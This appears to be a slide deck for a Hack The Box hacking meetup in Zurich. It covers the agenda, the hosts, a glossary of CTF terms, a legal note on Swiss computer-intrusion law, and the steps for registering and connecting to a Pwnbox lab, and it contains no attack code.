



**WOMEN
IN CYBER**
SWITZERLAND®




HACKTHEBOX

Meetup Zurich, CH

Agenda

16:00	Intro
16:15 – 16:45	Setup
16:45 – 18:00	Hacking / Walkthrough
18:00 – 18:TBD	Break
18:TBD – 19:45	Hacking / Walkthrough
19:45 – 20:00	Ending

The background is a dark, textured surface with a complex pattern of thin, yellow-green lines that intersect to form a grid-like structure. Scattered throughout this grid are numerous circular dots of varying sizes, all in a vibrant green color. Some dots are larger and more prominent, while others are smaller and more subtle. The overall effect is a dynamic, network-like visual.

Intro

Admin



Wi-Fi via Swisscom Public WLAN «Free Swisscom»



Nearest Restrooms



Consent for Pictures



Food and Drinks

Slides



<https://htbzh.ch/schedule.html>

Hosts



Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom



Selma Steinhoff
Tech Lead Detection Engineering &
Threat Hunting, Swisscom




**WOMEN
IN CYBER**
SWITZERLAND®




HACKTHEBOX

> 400 virtual machines (boxes)



HTB Labs

<https://app.hackthebox.com>



HTB Enterprise Platform

<https://enterprise.hackthebox.com>

Hacker Glossary

To Pwn

To fully compromise a system. Typo of *own*. Originates from video game culture.

Noteworthy references:

- ***Have I Been Pwned***, data breach search and notification service
- ***Pwn2own***, computer hacking contest
- ***Pwnie Awards***, annual awards ceremony that recognizes both excellence and incompetence in the field of information security

Capture the Flag (CTF)

A computer security competition where solving a challenge yields a flag string you submit for points. Originates from military exercises.

Red / Blue Team

Offensive side (adversary simulation) / Defensive side (hardening, detection, response). Originates from military exercises.

1337 / leet

Elite, written in leetspeak, where l3tt3r5 4re 5w4pp3d f0r l00k4l1ke d1g1t5. Originates from the Bulletin Board Systems (BBS) slang of the 80s.

Foothold

Initial access to the target machine, achieved via remote/arbitrary code execution, typically as a low-privileged user. Provides access to the user .txt flag.

Privesc

Privilege escalation. Going from a low-privileged user to root (unix/linux) or SYSTEM (Windows). Provides access to the root .txt flag.



Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology
Acknowledge there is no 100% security
Find Vulnerabilities

Contradict all Assumptions



Legal Aspects


Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorized access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics



Gamification

Capture the Flag (CTF)
Hacking Competition

(warning: addictive)



Registration

<https://htbzh.ch/onboarding.html>

A Platform Invitation

Provide your email address to receive an invitation link



Follow the invitation link, if needed, register a new HTB account

B Lab Onboarding



Provide your email address (again) to gain access to the lab

<https://enterprise.hackthebox.com>




Meetup Lab

Hacking Setup



Start and Connect to your Pwnbox



The image shows two screenshots of the Antoinet web interface, illustrating the steps to connect to a Pwnbox. Red arrows and numbered circles (1, 2, 3) highlight the key actions.

Step 1: In the top navigation bar, click on the **CONNECT TO HTB** button.



Step 2: In the **Connect to Dedicated Lab** modal, select the **Pwnbox** option. The description for Pwnbox is: "Your own web-based Parrot Linux instance to play our labs."

Step 3: In the **Connect to Dedicated Lab with Pwnbox** modal, click on the **TERMINATE** button (highlighted in red).

The interface also shows details for the Pwnbox instance, including **ONLINE** status, **UNLIMITED HOURS LEFT**, **Germany LOCATION**, and **EU Meetups 1 SERVER**. A **VIEW INSTANCE DETAILS** link is also present. Below the instance details, there is a **00:00 INSTANCE LIFETIME** timer and a **OPEN DESKTOP** button. At the bottom, there is an **OPEN SSH TERMINAL** button.

https://help.hackthebox.com/en/articles/5185687-introduction-to-lab-access#h_9b6b4f1e1a

Spawn the Target Box

